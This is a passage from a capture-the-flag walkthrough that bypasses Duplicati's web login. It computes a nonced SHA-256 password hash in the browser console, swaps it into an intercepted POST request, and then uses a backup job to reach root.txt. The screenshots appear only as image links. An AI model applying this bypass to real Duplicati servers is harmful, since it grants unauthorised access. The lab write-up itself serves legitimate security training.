
Now open up the console on the duplicati page

```
var noncedpwd =
CryptoJS.SHA256(CryptoJS.enc.Hex.parse(CryptoJS.enc.Base64.parse('NONCE') +
'SALTED_PASSWD')).toString(CryptoJS.enc.Base64);
```


then just

```
console.log(noncedpwd);
```


Now forward that response request then in the next POST request put this in as password and URL encode this




Now forward this and u should be logged in (Pro Tip : Drop the intercept after forwarding this for less interruptions)




And now just follow along to get root.txt
Add a backup here




and put in the destination




Select the source data




disable the automatic backup




Now just hit save here




on the home page if u reload u should see the new backup




Just hit run now once



